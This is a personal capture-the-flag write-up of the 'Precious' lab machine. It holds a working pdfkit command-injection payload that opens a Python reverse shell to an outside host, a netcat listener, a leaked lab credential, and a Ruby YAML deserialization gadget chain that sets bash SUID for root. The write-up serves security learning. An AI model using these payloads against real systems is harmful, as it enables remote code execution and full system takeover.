HTB Precious

Cover Page


NEW MACHINE
PRECIOUS
OS
LINUX
RELEASE
26 NOV 2022
DIFFICULTY
EASY
POINTS
20

TOC

General Information

Target Name: Precious.htb
IP: 10.10.11.189
OS: Linux

Initian Nmap scan results:



```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-28 17:52 EDT
Nmap scan report for precious.htb (10.10.11.189)
Host is up (0.32s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open  http    nginx 1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

based on these results we can set some ideas to test out for each port

port 22: at some point were going to get credentials to ssh into the machine


port 80:

a: directory scanning
b: subdirectory scanning
c: vhost scanning
d: search through the source code
e: look through the website itself

Port 80

first i added the IP address into my hosts folder and called it precious.htb

upon opening the website it was a website to pdf conversion site



Convert Web Page to PDF

Enter URL to fetch

i have tried inputing google.com and other sites but it didnt work and that got me thinking
it didnt work because it isnt connected to the outside network
but you know who is? Me :)

so i wanted to try something..


what if i hosted my own webserver and inputed my ip into the website?

i created my own little webserver using this command

```
python3 -m http.server 80
```

and i pasted in my ip address into the website and hit submit

and surely enough it worked and gave me a pdf output



Convert Web Page to PDF

Enter URL to fetch

http://10.10.16.40

Cannot load remote URL!

Opening i5xojqp7dklnrzfwm64s2qijpbmhafq6.pdf

You have chosen to open:

i5xojqp7dklnrzfwm64s2qijpbmhafq6.pdf


which is: Portable Document Format (PDF) (59.2 KB)
from: http://precious.htb

i renamed the file to lmao.pdf and upon opening the pdf i didnt find anything useful

so i decided to check for the metadata of the PDF file using strings:

```
strings lmao.pdf
```

and i got back something interesting



```
<x:xmpmeta xmlns:x='adobe:ns:meta/'>
<rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-
 <rdf:Description rdf:about=''
  xmlns:dc='http://purl.org/dc/elements/1.1/'>
  <dc:creator>
   <rdf:Seq>
    <rdf:li>Generated by pdfkit v0.8.6</rdf:li>
   </rdf:Seq>
  </dc:creator>
 </rdf:Description>
</rdf:RDF>
</x:xmpmeta>
```

in the metadata it said that the file was generated using (pdfkit v0.8.6)

so i googled (pdfkit v..) exploits

and it told me that this version of pdfkit contained a command injection vulnerability (CVE-2022-25765) so i crafted my python payload using

```
http://10.10.16.40/?name=%20`python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
;s.connect(("10.10.16.40",5454));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")'`
```

and set up a netcat listener on my attacker machine

```
nc -lvp 5454
```

and i executed the code on the website

and... we got a shell :0

and i upgraded the shell using:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Getting user

upon wondering through the files i found 2 users

1: ruby
2: henry

the user flag was in the henry folder but for some reason it said permission denied when i tried accessing it
we need to find another way

i navigated through the ruby folder and using (ls -la) i found a hidden folder called .bundle
and inside a file called (config) by viewing the contentsof the file i found some credentials

henry:Q3c1AqGHtoI0aXAYFH

and this got me excited, this means we can now get ssh access :))))


and it workeddd!!!!!!!

Port 22

after getting the credentials (henry:Q3c1AqGHtoI0aXAYFH)

i SSHed into the machine and got access to the henry user which now means we can get the user flag

```
ssh henry@10.10.11.189
```




```
henry@precious:~$ cat user.txt
995a1705584774528afcf36e97b1ffca
henry@precious:~$ 
```

now lets try to do some privilage escelation to get root access

Privilage escelation

i ran the command (sudo -l)

and it showed me this




```
henry@precious:~$ sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
henry@precious:~$
```

meaning that me as the user (henry) i can run that file without root access yet with root privilages

lets navigate to that .rb file



```
end

def list_from_file
    YAML.load(File.read("dependencies.yml"))
end

def list_local_gems
    Gem::Specification.sort_by{ |g| [g.name.downcase,
end
```

we can see that it is loading (dependencies.yml) file

and with a little bit of googleing it is vulnerable

so i found a malicious dependencies.yml file and now lets replace the real one with the one we have

dependencies.yml

```
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: id
         method_id: :resolve
```

mow lets run it using

```
sudo /usr/bin/ruby /opt/update_dependencies.rb
```

and it worked by giving us the id (root)


now lets replace the (id) with the exploit

```
git_set: "chmod +s /bin/bash"
```

and now lets run the code again and it worked giving us root access

now i used the following command to transfer me to bash (/bin/bash -p)

and navigated to the root folder where i found the root flag



```
henry@precious:~$ ls
dependencies.yml  user.txt
henry@precious:~$ /bin/bash -p
bash-5.1# cd /root
bash-5.1# ls
root.txt
bash-5.1# cat root.txt
c26635e44475da8fcfe5b2b7cdb7f869
bash-5.1# 
```

Final thoughts

This box was pretty simple
getting user was very easy and fun
escelation was a bit hard yet fun

getting user: 10/10
getting root: 8/10

overall score: 9/10